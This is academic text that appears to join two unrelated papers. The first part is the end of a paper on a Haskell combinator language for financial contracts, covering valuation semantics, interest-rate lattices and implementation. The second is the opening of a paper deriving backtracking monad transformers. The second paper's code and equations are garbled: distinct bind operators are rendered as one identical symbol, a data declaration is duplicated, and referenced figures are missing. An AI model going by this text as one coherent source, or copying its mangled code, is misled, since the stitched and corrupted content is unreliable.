Equation (E4) is nice and simple. To scale a contract  $c$  by a time-varying observable  $o$ , we simply multiply the value process for the contract  $\mathcal{E}_k[c]$  by the value process for the observable — remember that we are modeling each observable by a value process. We express the latter as  $\mathcal{V}[o]$ , defined in Figure 5 in a very similar fashion to  $\mathcal{E}_k[\cdot]$ . At first this seems odd: how can we scale point-wise, when the scaling applies to *future* payments and receipts in  $c$ ? Recall that the value process for  $c$  at a time  $t$  gives the value of acquiring  $c$  at  $t$ . Well, if this value is  $v$  then the value of acquiring the same contract with all payments and receipts scaled by  $x$  is certainly  $v * x$ . Our definition of **scale** in Figure 2 was in fact driven directly by our desire to express its semantics in a simple way. Simple semantics gives rise to simple algebraic properties (Section 4.6).

The equations for **zero**, **truncate**, and **then** are also easy. Equation (E5) delivers the constant zero process, while

$H(\text{zero})$	$= \infty$
$H(\text{one } k)$	$= \infty$
$H(c1 \text{ 'and' } c2)$	$= \max(H(c1), H(c2))$
$H(c1 \text{ 'or' } c2)$	$= \min(H(c1), H(c2))$
$H(c1 \text{ 'then' } c2)$	$= \max(H(c1), H(c2))$
$H(\text{truncate } t \ c)$	$= \min(t, H(c))$
$H(\text{scale } o \ c)$	$= H(c)$
$H(\text{anytime } c)$	$= H(c)$
$H(\text{get } c)$	$= H(c)$

Figure 7: Definition of horizon

Equation (E6) truncates a process simply by limiting its domain — remember, again, that the time argument of a process models the acquisition date. The **then** combinator of equation (E7) behaves like the first process in its domain, and elsewhere like the second.

### 4.3 Exchange rates

The top group of operations over value processes defined in Figure 6 are generic — they are unrelated to a particular financial model. But we can’t get away with that for ever. The lower group of primitives in the same figure are specific to financial contracts, and they are used in the remaining equations of Figure 4.

Consider equation (E8) in Figure 4. It says that to get the value process for one unit of currency  $k2$ , expressed in currency  $k$ , is simply the exchange-rate process between  $k2$  and  $k$  namely  $exch_k(k2)$  (Figure 6). Where do we get these exchange-rate processes from? When we come to implementation, we will need some (numerical) assumption about future evolution of exchange rates, but for now it suffices to treat the exchange rate processes as primitives. However, there are important relationships between them! Notably:

$$(A1) \quad exch_k(k) = \mathcal{K}(1)$$

$$(A2) \quad exch_{k2}(k_1) * exch_{k3}(k_2) = exch_{k3}(k_1)$$

That is, exchange-rate process between a currency and itself is everywhere unity; and it makes no difference whether we convert  $k_1$  directly into  $k_3$  or whether we go via some intermediate currency  $k_2$ . These are particular cases of *no-arbitrage* conditions<sup>5</sup>.

You might also wonder what has become of the bid-offer spread encountered by every traveller at the foreign-exchange counter. In order to keep things technically tractable, finance theory assumes most of the time the absence of any spreads: one typically first computes a “fair” price, before finally adding a profit margin. It is the latter which gives rise to the spread, but our modeling applies only to the former.

<sup>5</sup>A *no-arbitrage* condition is one that excludes a *risk-free* opportunity to earn money. If such an opportunity were to exist, everyone would take it, and the opportunity would soon go away!

#### 4.4 Interest rates

Next, consider equation (E9). The `get` combinator acquires the underlying contract  $c$  at its horizon,  $H(c)$ . (`get c` is undefined if  $c$  has an infinite horizon.) It does not matter what  $c$ 's value might be at earlier times; all that matters is  $c$ 's value at its horizon, which is described by the random variable  $\mathcal{E}_k[\![c]\!](H(c))$ . What is the value of `get c` at earlier times? To answer that question we need a specification of future evolution of interest rates, that is an interest rate model.

Let's consider a concrete example:

```
c = get (scaleK 10 (truncate t (one GBP)))
```

where  $t$  is one year from today. The underlying contract `(scaleK 10 (truncate t (one GBP)))` pays out £10 immediately it is acquired; the `get` acquires it at its horizon, namely  $t$ . So the value of  $c$  at  $t$  is just £10. Before  $t$ , though, it is not worth as much. If I expect interest rates to average<sup>6</sup> (say) 10% over the next year, a fair price for  $c$  today would be about £9.

Just as the primitive `exch` encapsulates assumptions about future exchange rate evolution, so the primitive `disc` encapsulates an interest rate evolution (Figure 6). It maps a *random variable* describing a payout, in a particular currency, at a particular date, into a *process* describing the value of that payout at earlier dates, in the same currency. Like `exch`, there are some properties that any no-arbitrage financial model should satisfy. Notably:

$$(A3) \quad disc_k^t(v)(t) = v$$

$$(A4) \quad exch_{k_1}(k_2) * disc_{k_2}^t(v) = disc_{k_1}^t(exch_{k_1}(k_2)(t) * v)$$

$$(A5) \quad disc_k^t(v_1 + v_2) = disc_k^t(v_1) + disc_k^t(v_2)$$

The first equation says that `disc` should be the identity at its horizon; the second says that the interest rate evolution of different currencies should be compatible with the assumption of evolution of exchange rates. The third<sup>7</sup> is often used in a right-to-left direction as optimisations: rather than perform discounting on two random variables separately, and then add the resulting process trees, it is faster to add the random variables (a single column) and then discount the result. Just as in an optimising compiler, we may use identities like these to transform (the meaning of) our contract into a form that is faster to execute.

One has to be careful, though. Here is a plausible property that does *not* hold:

$$disc_k^t(max(v_1, v_2)) = max(disc_k^t(v_1), disc_k^t(v_2))$$

It is plausible because it would hold if  $v_1, v_2$  were single numbers and `disc` were a simple multiplicative factor. But  $v_1$  and  $v_2$  are random variables, and the property is false.

Equation (E10) uses the `snell` operator to give the meaning of `anytime`. This operator is mathematically subtle, but it has a simple characterisation:  $snell_k^t(p)$  is the smallest process  $q$  (under an ordering relation we mention briefly at the end of Section 4.6) such that

<sup>6</sup>For the associated *risk-neutral* probability, but we will not go in these financial details here.

<sup>7</sup>The financially educated reader should note that we assume here implicitly what is called *complete* markets.

- $q \geq p$ . Since we can exercise the option at any time, `anytime c` is at all times better than `c`.
- $\forall t. q \geq disc_k^t(q(t))$ . Since we can always defer exercising the option, `(anytime c)` is always better than the same contract acquired later.

#### 4.5 Observables

We can only value contracts over observables that we can model. For example, we can only value a contract involving the temperature in Los Angeles if we have a model of the temperature in Los Angeles. Some such observables clearly require separate models. Others, such as the LIBOR rate and the price of futures, can incestuously be modeled as the value of particular contracts. We omit all the details here; Figure 5 gives the semantics only for the simplest observables. This is not unrealistic, however. One can write a large range of contracts with our contract combinators and only these simple observables.

#### 4.6 Reasoning about contracts

Now we are ready to use our semantics to answer the questions we posed at the beginning of Section 4. First, is this equation valid?

$$\text{get } (\text{get } c) = \text{get } c$$

We take the meaning of the left hand side in some arbitrary currency  $k$ :

$$\begin{aligned} \mathcal{E}_k[\![\text{get } (\text{get } c)]\!] &= disc_k^{h_1}(\mathcal{E}_k[\![\text{get } c]\!](h_1)) && \text{by (E9)} \\ &= disc_k^{h_1}(disc_k^{h_2}(\mathcal{E}_k[\![c]\!](h_2))(h_1)) && \text{by (E9)} \\ &= disc_k^{h_2}(disc_k^{h_2}(\mathcal{E}_k[\![c]\!](h_2))(h_2)) && \text{since } h_1 = h_2 \\ &= disc_k^{h_2}(\mathcal{E}_k[\![c]\!](h_2)) && \text{by (A3)} \\ &= \mathcal{E}_k[\![\text{get } c]\!] && \text{by (E9)} \end{aligned}$$

where  

$$\begin{aligned} h_1 &= H(\text{get } c) \\ h_2 &= H(c) \end{aligned}$$

In a similar way, we can argue this plausible equation is false:

$$\text{give } (c_1 \text{ 'or' } c_2) \stackrel{?}{=} \text{give } c_1 \text{ 'or' } \text{give } c_2$$

The proof is routine, but its core is the observation that

$$-\max(a, b) \neq \max(-a, -b)$$

Back in the real world, the point is that the left hand side gives the choice to the counter-party, whereas in the right hand side the choice is made by the holder of the contract.

Our combinators satisfy a rich set of equalities, such as that given for `get` above. Some of these equalities have side conditions; for example:

$$\text{scale o } (c_1 \text{ 'or' } c_2) = \text{scale o } c_1 \text{ 'or' } \text{scale o } c_2$$

holds only if  $\text{o} \geq 0$ , for exactly the same reason that `get` does not commute with `or`. Hang on! What does it mean to say that " $\text{o} \geq 0$ "? We mean that  $\text{o}$  is positive for all time. More generally, as well as equalities between contracts, we have

also developed a notion of ordering between both observables and contracts,  $c_1 \geq c_2$ , pronounced “ $c_1$  dominates  $c_2$ ”. Roughly speaking,  $c_1 \geq c_2$  if it is at all times preferable to acquire  $c_1$  than to acquire  $c_2$ ; that is,  $H(c_1) \geq H(c_2)$  and  $\forall t \leq H(c_2).E[c_1](t) \geq E[c_2](t)$

Inequalities, such as the ones given above, can be used as optimising transformations in a valuation engine. A “contract compiler” can use these identities to transform a contract, expressed in the intermediate language of value processes (see the introduction to Section 4), into a form that can be valued more cheaply.

## 4.7 Summary

This completes our description of the abstract evaluation semantics. From a programming-language point of view, everything is quite routine, including our proofs. But we stress that it is most unusual to find formal proofs in the finance industry at this level of abstraction. We have named and tamed the complicated primitives (*disc*, *exch*, etc): the laws they must satisfy give us a way to prove identities about contracts without having to understand much about random variables. The mathematical details are arcane, believe us!

## 5 Implementation

Our evaluation semantics is not only an abstract beast. We can also regard Figures 4 and 5 as a translation from our contract language into a lower-level language of processes, whose combinators are the primitives of Figure 6. Then we can optimise the process-level description, using (A1)-(A5). Finally, all (ha!) we need to do is to implement the process-level primitives, and we will be able to value an arbitrary contract.

The key decision is, of course, how we implement a value process. A value process has to represent *uncertainty about the future* in an explicit way. There are numerous ways to model this uncertainty. For the sake of concreteness, we will simply pick the Ho and Lee model, and use a lattice method to evaluate contracts with it [Ho and Lee, 1986]. We choose this model and numerical method for their technical simplicity and historical importance, but much of this section is also applicable to other models (e.g. Black Derman Toy). Changing the numerical method (e.g. to Monte Carlo) would entail bigger changes, but *nothing in our language or its semantics (Sections 1-4) would be affected*. Indeed, it is entirely possible to use different numerical methods for different parts of a single contract.

### 5.1 An interest rate model

In the typical Ho and Lee numerical scheme, the interest rate evolution is represented by a lattice (or “recombining tree”), as depicted in Figure 8. Each column of the tree represents a discrete time step, and time increases from left to right. Time zero represents “now”. As usual with discrete models, there is an issue of how long a time step will be; we won’t discuss that further here, but we note in passing that the time steps need not be of uniform size.



Figure 8: A short term interest rate evolution

At each node of the tree is associated a one period short term interest rate, shortly denominated the interest rate from now on. We know today’s interest rate, so the first column in the tree has just one element. However, there is some uncertainty of what interest rates will evolve to by the end of the first time step. This is expressed by having two interest-rate values in the second column; the idea is that the interest rate will evolve to one of these two values with equal probability. In the third time step, the rates split again, *but the down/up path joins the up/down path*, so there are only three rates in the third column, not four. This is why the structure is called a lattice; it makes the whole scheme computationally feasible by giving only a linear growth in the width of the tree with time. Of course, the tree is only a discrete approximation of a continuous process; its recombining nature is just a choice for efficiency reasons. We write  $R_t$  for the vector of rates in time-step  $t$ , and  $R_{t,i}$  for the  $i$ ’th member of that vector, starting with 0 at the bottom. Thus, for example,  $R_{2,1} = 5\%$ . The actual numbers in Figure 8 are unrealistically regular: in more elaborated interest rate models, they will not be evenly spaced but only monotonically distributed in each column.

### 5.2 Value processes

So much for the interest rate model. A value process is modeled by a lattice of exactly the same shape as the interest rate evolution, except that we have a *value* at each node instead of an *interest rate*. Figure 9 shows the value process tree for our favourite zero-coupon bond

```
c7 = get (scaleK 10 (truncate t (one GBP)))
```

evaluated in pounds sterling (GBP). Using our evaluation semantics we have

$$E_{GBP}[c7] = disc_{GBP}^t(K(10)(t))$$

In the Figure, we assume that the time  $t$  is time step 3. At step 3, therefore, the value of the contract  $c$  is certainly 10



Figure 9: A Ho and Lee valuation lattice

at all nodes, because  $c$  unconditionally delivers £10 at that time — remember axiom (A3). At time step 2, however, we must discount the £10 by the interest rate appropriate to that time step. We compute the value at each node of time-step 2 by averaging the two values in its successors, and then discounting the average value back one time step using the interest rate associated to that node<sup>8</sup>. Using the same notation for the value tree  $V$  as we used for the rate model  $R$ , we get the equation:

$$V_{t,i} = \frac{V_{t+1,i} + V_{t+1,i+1}}{2(1 + R_{t,i}\Delta t)}$$

where  $\Delta t$  is the size of the time step. Using this equation we can fill in the rest of the values in the tree, as we have done in Figure 9. The value in time step 0 is the current value of the contract, in pounds sterling. i.e. £8.64.

In short, a lattice implementation works as follows:

- A value process is represented by a lattice, in which each column is a discrete representation of a random variable. The value in each node is one of the possible values the variable can take, and in our very simple setting the number of paths from the root to the node is proportional to the probability that the variable will take that value. We will say a bit more about how to represent such a tree in the next subsection.
- The generic operations, in the top half of Figure 6, are easy to implement.  $\mathcal{K}(x)$  is a value process that is everywhere equal to  $x$ .  $\text{time}(t)$  is a process in which the values in a particular column are all equal to the number of days between that column’s time and  $t$ .  $\text{lift}(f, p)$  applies  $f$  to  $p$  point-wise;  $\text{lift2}(f, p_1, p_2)$  “zips together”  $p_1$  and  $p_2$ , combining corresponding values point-wise with  $f$ .

<sup>8</sup>For evident presentation reasons, we don’t care about the fact that the Ho and Lee model is member of a class of models that admit in fact a *closed-form solution* for zero-coupon bonds.

- The model-specific operations of Figure 6 are a bit harder. We have described how to implement  $\text{disc}$ , which uses the interest rate model.  $\text{exch}$  is actually rather easier (multiply the value process point-wise by a process representing the exchange-rate). The  $\text{snell}$  primitive takes a bit more work, and we do not describe it in detail here. Roughly speaking, a possible implementation may be: take the final column of the tree, discount it back one time step, take the maximum of that column with the corresponding column of the original tree, and then repeat that process all the way back to the root.

The remaining high-level question is: in the (big) set of possible interest rate models, what is a “good” model? The answer is rather incestuous. A candidate interest rate model should price correctly those contracts that are widely traded: one can simply look up the current market prices for them, and compare them with the calculated results. So we look for and later adjust the interest rate model until it fits the market data for these simple contracts. Now we are ready to use the model to compute prices for more exotic contracts. The entire market is a gigantic feedback system, and active research studies the problem of its stability.

### 5.3 Implementation in Haskell

We have two partial implementations of (earlier versions of) these ideas, one of which is implemented as a Haskell combinator library. The type `Contract` is implemented as an algebraic data type, with one constructor for each primitive combinator:

```
data Contract = One Date Currency
              | Give Contract
              | ...
```

The translation to processes is done by a straightforward recursive Haskell implementation of  $\mathcal{E}_k[\cdot]$ :

```
eval :: Model -> Currency -> Contract -> ValProc
```

Here, `Model` contains the interest rate evolutions, exchange rate evolutions, and whatever other “underlyings” are necessary to evaluate the contract.

Our first implementation used the following representation for a value process:

```
type ValProc = (TimeStep, [Slice])
type Slice  = [Double]
```

A value process is represented by a pair of (a) the process’s horizon, and (b) a list of slices (or columns), one per time step *in reverse time order*. The first slice is at the horizon of the process, the next slice is one time step earlier, and so on. Since the (fundamental) discount recurrence equation (Section 5.1) works backwards in time, it is convenient to represent the list this way round. Each slice is one element shorter than the one before.

Laziness plays a very important role, for two reasons:

- Process trees can become very large, since their size is quadratic in the number of time steps they cover. A complex contract will be represented by combining together many value trees; it would be Very Bad to fully

evaluate these sub-trees, and only then combine them. Lazy evaluation automatically “pipelines” the evaluation algorithm, so that only the “current slice” of each value tree is required at any one moment.

- Only part of a process tree may be required. Consider again our example contract

```
c = get (scaleK 10 (truncate t (one GBP)))
```

The value process for `(scaleK 10 (truncate t (one GBP)))` is a complete value process, all the way back to time-step zero, with value 10 everywhere. But `get` samples this value process only at its horizon — there is no point in computing its value at any earlier time. By representing a value process as a lazily-evaluated list we get the “right” behaviour automatically.

Microsoft Research collaborates closely with Lombard Risk Systems Ltd, who have a production tree-based valuation system in C++. It uses a clever but complex event-driven engine in which a value tree is represented by a single slice that is mutated as time progresses. There is never a notion of a complete tree. The Haskell implementation treats trees as first class values, and this point of view offers a radical new perspective on the whole evaluation process. We are hopeful that some of the insights from our Haskell implementation may serve to inform and improve the efficient C++ implementation.

The Haskell version takes around 900 lines of Haskell to support a working, albeit limited, contract valuation engine, complete with a COM interface [Finne et al., 1999] that lets it be plugged into Lombard’s framework. It is not nearly as fast as the production code, but it is not unbearably slow either — for example, it takes around 20 seconds to compute the value of a contract with 15 sub-contracts, over 500 time steps, on a standard desktop PC. Though it lacks much functionality, the compositional approach means that can already value some contracts, such as options over options, that the production system cannot. (The production system is not fundamentally incapable of such feats; but it is programmed on a case-by-case basis, and the more complicated cases are dauntingly hard to implement.)

#### 5.4 Memoisation

In functional programming terms, most of this is quite straightforward. There is a nasty practical problem, however, that repeatedly bites people who embed a domain specific language in a functional language. Consider the contract

```
c10 = join `and` join
      where
        join = <stuff> `or` <more stuff>
```

Here, `join` is a shared sub-contract of `c10` much like `opt` in our definition of `american` (Section 3.5). The trouble is that `eval` will evaluate the two branches of the `and` at the root of `c10`, oblivious of the fact that these two branches are the same. In fact, `eval` will do all the work of evaluating `join` twice! There is no way for `eval` to tell that it has “seen this argument before”.

This problem arises, in various guises, in almost every embedded domain-specific language. We have seen it in Fran’s reactive animations [Elliott and Hudak, 1997], the difficulty of extracting net-lists from Hawk circuit descriptions [Cook et al., 1998], and in other settings besides. What makes it particularly frustrating is that the sharing is absolutely apparent in the source program.

One “solution” is to suggest that `eval` be made a memo function [Hughes, 1985, Cook and Launchbury, 1997, Marlow et al., 1999], but we do not find it satisfactory. Losing sharing can give rise to an unbounded amount of duplicated work, so it seems unpleasant to relegate the maintenance of proper sharing to an operational mechanism. For example, a memo function may be deceived by unevaluated arguments, or automatically-purged memo tables, or whatever. For now we simply identify it as an important open problem that deserves further study. The only paper that addresses this issue head on is [Claessen and Sands, 1999]: it proposes one way to make sharing observable, but leaves open the question of memo functions.

## 6 Putting our work in context

At first sight, financial contracts and functional programming do not have much to do with each other. It has been a surprise and delight to discover that many of the insights useful in the design, semantics, and implementation of programming languages can be applied directly to the description and evaluation of contracts. One of us (Eber) has been developing this idea for nearly ten years at Société Générale. The others (Peyton Jones and Seward) came to it much more recently, through a fruitful partnership with Lombard Risk Systems Ltd. The original idea was to apply functional programming to a realistic problem, and to compare our resulting program with the existing imperative version — but we have ended up with a radical re-thinking of how to describe and evaluate contracts.

Though there is a great deal of work on domain-specific programming languages (see [Hudak, 1996, van Deursen et al., 2000] for surveys), our work is virtually the only attempt to give a formal description to financial contracts. An exception is the RISLA language developed at CWI [van Deursen and Klint, 1998], an object-oriented domain-specific language for financial contracts. RISLA is designed for an object-oriented framework, and appears to be more stateful and less declarative than our system.

We have presented our design as a combinator library embedded in Haskell, and indeed Haskell has proved an excellent host language for prototyping both the library design and various implementation choices. However, our design is absolutely not Haskell-specific. The big payoff comes from a declarative approach to *describing* contracts. As it happens we also used a functional language for *implementing* the contract language, but that is somewhat incidental. It could equally well be implemented as a free-standing domain-specific language, using domain-specific compiler technology. Indeed, one of us (Eber) has work afoot do to just this, compiling a contract into code that should be as fast or faster than the best available current valuation engines, us-

ing the strict functional language OCaml [Leroy et al., 1999] as implementation language.

Although Haskell is lazy, and that was useful in our implementation, the really significant feature of the contract-description language is that it is *declarative* not that it is lazy. Our design can be seen as a declarative, domain-specific language entirely independent of Haskell, and one could readily implement a valuation engine for it in Java or C++, for example.

There is much left to do. We need to expand the set of contract combinators to describe a wider range of contracts; to expand the set of observables; to provide semantics for these new combinators; to write down and prove a range of theorems about contracts; to consider whether the notion of a “normal form” makes sense for contracts; to build a robust implementation; to exploit the dramatic simplifications that closed formulas make possible; to give a formal specification of the evolution of a contract during its life; and to validate all this in real financial settings. We have only just begun.

## Acknowledgements

We warmly thank John Wisbey, Jurgen Gaiser-Porter, and Malcolm Pymm at Lombard Risk Systems Ltd for their collaboration. They invested a great deal of time in educating two of the present authors (Peyton Jones and Seward) in the mysteries of financial contracts and the Black-Derman-Toy evaluation model. Jean-Marc Eber warmly thanks Philippe Artzner for many very helpful discussions and Société Générale for financial support of this work. We also thank Conal Elliott, Andrew Kennedy, Stephen Jarvis, Andy Moran, Norman Ramsey, Colin Runciman, David Vincent and the ICFP referees, for their helpful feedback.

### ABSTRACT

In a paper about pretty printing J. Hughes introduced two fundamental techniques for deriving programs from their specification, where a specification consists of a signature and properties that the operations of the signature are required to satisfy. Briefly, the first technique, the term implementation, represents the operations by terms and works by defining a mapping from operations to observations — this mapping can be seen as defining a simple interpreter. The second, the context-passing implementation, represents operations as functions from their calling context to observations. We apply both techniques to derive a backtracking monad transformer that adds backtracking to an arbitrary monad. In addition to the usual backtracking operations — failure and nondeterministic choice — the prolog cut and an operation for delimiting the effect of a cut are supported.

### 1. INTRODUCTION

Why should one derive a program from its specification? Ideally, a derivation explains and motivates the various design choices taken in a particular implementation. At best a derivation eliminates the need for so-called eureka steps, which are usually inevitable if a program is explained, say, by means of example.

In a paper about pretty printing J. Hughes [6] introduced two fundamental techniques for deriving programs from their specification. Both techniques provide the programmer with considerable guidance in the process of program derivation. To illustrate their utility and versatility we apply the framework to derive several monad transformers, which among other things add backtracking to an arbitrary monad.

Briefly, a monad transformer is a mapping on monads that augments a given monad by a certain computational feature such as state, exceptions, or nondeterminism. Traditionally, monad transformers are introduced in a single big eureka step. Even the recent introductory textbook on functional programming [2] fails to explain the particular definitions of monad transformers. After defining an exception monad transformer R. Bird remarks: “Why have we chosen to write [...]”? The answer is: because it works.”. Building upon Hughes’ techniques we will try to provide a more satisfying answer. The reader should be prepared, however, that the results are somewhat different from the standard textbook examples.

The paper is organized as follows. Sec. 2 reviews monads and monad transformers. Sec. 3 introduces Hughes’ techniques by means of a simple example. Sec. 4 applies the framework to derive a backtracking monad transformer that adds backtracking to an arbitrary monad. Finally, Sec. 5 extends the design of Sec. 4 to include additional control constructs: Prolog’s cut and an operation for delimiting the effect of cut. Finally, Sec. 6 concludes and points out directions for future work.

### 2. PRELIMINARIES

Monads have been proposed by Moggi as a means to structure denotational semantics [11, 12]. Wadler popularized Moggi’s idea in the functional programming community by using monads to structure functional programs [15, 16, 17]. In Haskell 98 [13] monads are captured by the class definition in Fig. 1. The essential idea of monads is to distinguish between *computations* and *values*. This distinction is reflected on the type level: an element of  $m a$  represents a computation that yields a value of type  $a$ . The trivial computation

```

class Monad m where
  return   :: a → m a
  ( $\gg$ )    :: m a → (a → m b) → m b
  ( $\gg$ )    :: m a → m b → m b
  fail     :: String → m a
  m  $\gg$  n  = m  $\gg$  const n
  fail s   = error s

```

Figure 1: The *Monad* class.

that immediately returns the value  $a$  is denoted *return a*. The operator  $(\gg)$ , commonly called ‘bind’, combines two computations:  $m \gg k$  applies  $k$  to the result of the computation  $m$ . The derived operation  $(\gg)$  provides a handy shortcut if one is not interested in the result of the first computation. The operation *fail* is useful for signaling error conditions and will be used to this effect. Note that *fail* does not stem from the mathematical concept of a monad, but has been added to the monad class for pragmatic reasons, see [13, Sec. 3.14].

The operations are required to satisfy the following so-called *monad laws*.

$$\text{return } a \gg k = k a \quad (\text{M1})$$

$$m \gg \text{return } = m \quad (\text{M2})$$

$$(m \gg k_1) \gg k_2 = m \gg (\lambda a \rightarrow k_1 a \gg k_2) \quad (\text{M3})$$

For an explanation of the laws we refer the reader to [2, Sec. 10.3]. Note that *fail* is intentionally left unspecified.

Different monads are distinguished by the computational features they support. Each computational feature is typically accessed through a number of additional operations. For instance, a backtracking monad additionally supports the operations *false* and  $(!)$  denoting failure and nondeterministic choice. It is relatively easy to construct a monad that supports only a single computational feature. Unfortunately, there is no uniform way of combining two monads, which support different computational features. The reason is simply that two features may interact in different ways. There is, however, a uniform method for augmenting a given monad by a certain computational feature. This method is captured by the following class definition which introduces *monad transformers* [9].

```

class Transformer  $\tau$  where
  promote :: (Monad m)  $\Rightarrow$  m a →  $\tau$  m a
  observe  :: (Monad m)  $\Rightarrow$   $\tau$  m a → m a

```

A monad transformer is basically a type constructor  $\tau$  that takes a monad  $m$  to a monad  $\tau m$ . It must additionally provide two operations: an operation for embedding computations from the underlying monad into the transformed monad and an inverse operation, which allows us to observe ‘augmented’ computations in the underlying monad. Since *observe* forgets structure, it will in general be a partial function. In what follows we will abbreviate *observe* by  $\omega$  and *promote* by  $\pi$ . Turning to the laws we require promotion to respect the monad operations.

$$\pi(\text{return } a) = \text{return } a \quad (\text{P1})$$

$$\pi(m \gg k) = \pi m \gg (\pi \cdot k) \quad (\text{P2})$$

These laws determine  $\pi$  as a *monad morphism*. In general,  $\pi$

should respect every operation the underlying monad provides in order to guarantee that a program that does not use new features behaves the same in the underlying and in the transformed monad. The counterpart of  $\pi$  is not quite a monad morphism.

$$\omega(\text{return } a) = \text{return } a \quad (\text{O1})$$

$$\omega(\pi m \gg k) = m \gg (\omega \cdot k) \quad (\text{O2})$$

The second law is weaker than the corresponding law for  $\pi$ . It is unreasonable to expect more since computations in  $\tau m$  can, in general, not be mimicked in  $m$ .

### 3. ADDING ABNORMAL TERMINATION

This section reviews Hughes’ technique by means of a simple example. We show how to augment a given monad by an operation that allows one to terminate a computation abnormally. Monads with additional features are introduced as subclasses of *Monad*.

```

type Exception = String
class (Monad m)  $\Rightarrow$  Raise m where
  raise      :: Exception → m a

```

The call *raise e* terminates the current computation. This property is captured by the law:

$$\text{raise } e \gg k = \text{raise } e, \quad (\text{R1})$$

which formalizes that *raise e* is a left zero of  $(\gg)$ . Now, let us try to derive a monad transformer for this feature. Beforehand, we must determine how *raise e* is observed in the base monad. We specify:

$$\omega(\text{raise } e) = \text{fail } e, \quad (\text{O3})$$

which appears to be the only reasonable choice since we know nothing of the underlying monad.

*Remark.* We do not consider an operation for trapping exceptions (such as *handle*) in order to keep the introductory example short and simple. It is worth noting, however, that the derivation of a fully-fledged exception monad transformer proceeds similar to the derivation given in Sec. 5.

#### 3.1 A term implementation

The term implementation represents operations simply by terms of the algebra and works by defining an interpreter for the language. Since we have four operations — *return*,  $(\gg)$ , *raise*, and  $\pi$  — the datatype that implements the term algebra consequently comprises four constructors. We adopt the convention that monad transformers are given names that are all in upper case. For the constructor names we re-use the names of the operations with the first letter in upper case; operators like  $(\gg)$  are prefixed by a colon.

```

data RAISE m a
= Return a
|  $\forall b. (RAISE m b) : \gg (b \rightarrow RAISE m a)$ 
| Raise Exception
| Promote (m a)

```

Note that the definition involves an existentially quantified type variable [8] in the type of  $(:\gg)$ . We use GHC/Hugs syntax for existential quantification: the existentially quantified variable is bound by an explicit *universal* quantifier written before the constructor.

```

data RAISE m a
= Return a
|  $\forall b.(RAISE m b) : \gg (b \rightarrow RAISE m a)$ 
| Raise Exception
| Promote (m a)

instance Monad (RAISE m) where
  return = Return
  ( $\gg$ ) = ( $\gg$ )
instance Raise (RAISE m) where
  raise = Raise
instance Transformer RAISE where
  promote = Promote
  observe (Return a) = return a
  observe (Return a :  $\gg k$ ) = observe (k a)
  observe ((m :  $\gg k_1$ ) :  $\gg k_2$ ) = observe (m :  $\gg (\lambda a \rightarrow k_1 a : \gg k_2)$ )
  observe (Raise e :  $\gg k$ ) = fail e
  observe (Promote m :  $\gg k$ ) = m  $\gg$  (observe  $\cdot k$ )
  observe (Raise e) = fail e
  observe (Promote m) = m

```

Figure 2: A term implementation of RAISE.

Now, each of the operations *return*,  $(\gg)$ , *raise*, and  $\pi$  is implemented by the corresponding constructor. In other words, the operations do nothing. All the work is performed by  $\omega$  which can be seen as defining a tiny interpreter for the monadic language. Except for one case the definition of  $\omega$  is straightforward.

$$\begin{aligned}\omega(\text{Return } a) &= \text{return } a \\ \omega(m : \gg k) &= \boxed{\quad} \\ \omega(\text{Raise } e) &= \text{fail } e \\ \omega(\text{Promote } m) &= m\end{aligned}$$

Can we fill in the blank on the right-hand side? It appears impossible to define  $\omega(m : \gg k)$  in terms of its constituents. The only way out of this dilemma is to make a further case distinction on  $m$ :

$$\begin{aligned}\omega(\text{Return } a : \gg k) &= \omega(k a) \\ \omega((m : \gg k_1) : \gg k_2) &= \omega(m : \gg (\lambda a \rightarrow k_1 a : \gg k_2)) \\ \omega(\text{Raise } e : \gg k) &= \text{fail } e \\ \omega(\text{Promote } m : \gg k) &= m \gg (\omega \cdot k).\end{aligned}$$

Voilà. Each equation is a simple consequence of the monad laws and the laws for  $\omega$ . In particular, the second equation employs (M3), the associative law for  $(\gg)$ , to reduce the size of  $(\gg)$ 's first argument. This rewrite step is analogous to rotating a binary tree to the right. Fig. 2 summarizes the term implementation. Note that in the sequel we will omit trivial instance declarations like *Monad* (RAISE m) and *Raise* (RAISE m).

What about correctness? First of all, the definition of  $\omega$  is exhaustive. It is furthermore terminating since the size of  $(\gg)$ 's left argument is steadily decreasing. We can establish termination using a so-called *polynomial interpretation* of the operations [4]:

$$\begin{aligned}Return_\tau a &= 1 & Raise_\tau e &= 1 \\ m : \gg n &= 2 \times m + n & Promote_\tau m &= 1.\end{aligned}$$

A multivariate polynomial  $op_\tau$  of  $n$  variables is associated with each  $n$ -ary operation  $op$ . For each equation  $\omega \ell = \dots \omega r \dots$  we must show that  $\tau \ell > \tau r$  for all vari-

ables (ranging over positive integers) where  $\tau$  is given by  $\tau(op e_1 \dots e_n) = op_\tau(\tau e_1) \dots (\tau e_n)$ . Note that we consider bind only for the special case that the result of the first argument is ignored. The inclusion of  $m : \gg k$  in its full generality is feasible but technically more involving since the interpretation of  $k$  depends on the value  $m$  computes.

Does the implementation satisfy its specification? Since we are working in the free algebra, the laws do not hold: the expressions *Return a* and *Return a :  $\gg$  Return*, for example, are distinct, unrelated terms. The laws of the specification only hold *under observation*. The monad laws become:

$$\begin{aligned}\omega(\text{return } a \gg k) &= \omega(k a) \\ \omega(m \gg \text{return}) &= \omega m \\ \omega((m \gg k_1) \gg k_2) &= \omega(m \gg (\lambda a \rightarrow k_1 a \gg k_2)).\end{aligned}$$

The first and the third are direct consequences of  $\omega$ 's definition. The second can be shown by induction on  $m$ . Fortunately, we can live with the weakened laws, since the only way to run computations of type RAISE m is to use  $\omega$ .

### 3.2 A simplified term implementation

Can we do better than the naive term implementation? A major criticism of the first attempt is that the operations do not exploit the algebraic laws. It is conceivable that we can work with a subset of the term algebra. For instance, we need not represent both *Raise e* and *Raise e :  $\gg$  Return*. A rather systematic way to determine the required subset of terms is to program a simplifier for the datatype RAISE, which exploits the algebraic laws as far as possible. It turns out that we only need to modify  $\omega$  slightly.

$$\begin{aligned}\sigma &\quad :: \text{RAISE } m a \rightarrow \text{RAISE } m a \\ \sigma(\text{Return } a) &= \text{Return } a \\ \sigma(\text{Return } a : \gg k) &= \sigma(k a) \\ \sigma((m : \gg k_1) : \gg k_2) &= \sigma(m : \gg (\lambda a \rightarrow k_1 a : \gg k_2)) \\ \sigma(\text{Raise } e : \gg k) &= \text{Raise } e \\ \sigma(\text{Promote } m : \gg k) &= \text{Promote } m : \gg (\sigma \cdot k) \\ \sigma(\text{Raise } e) &= \text{Raise } e\end{aligned}$$

$$\sigma(Promote m) = Promote m$$

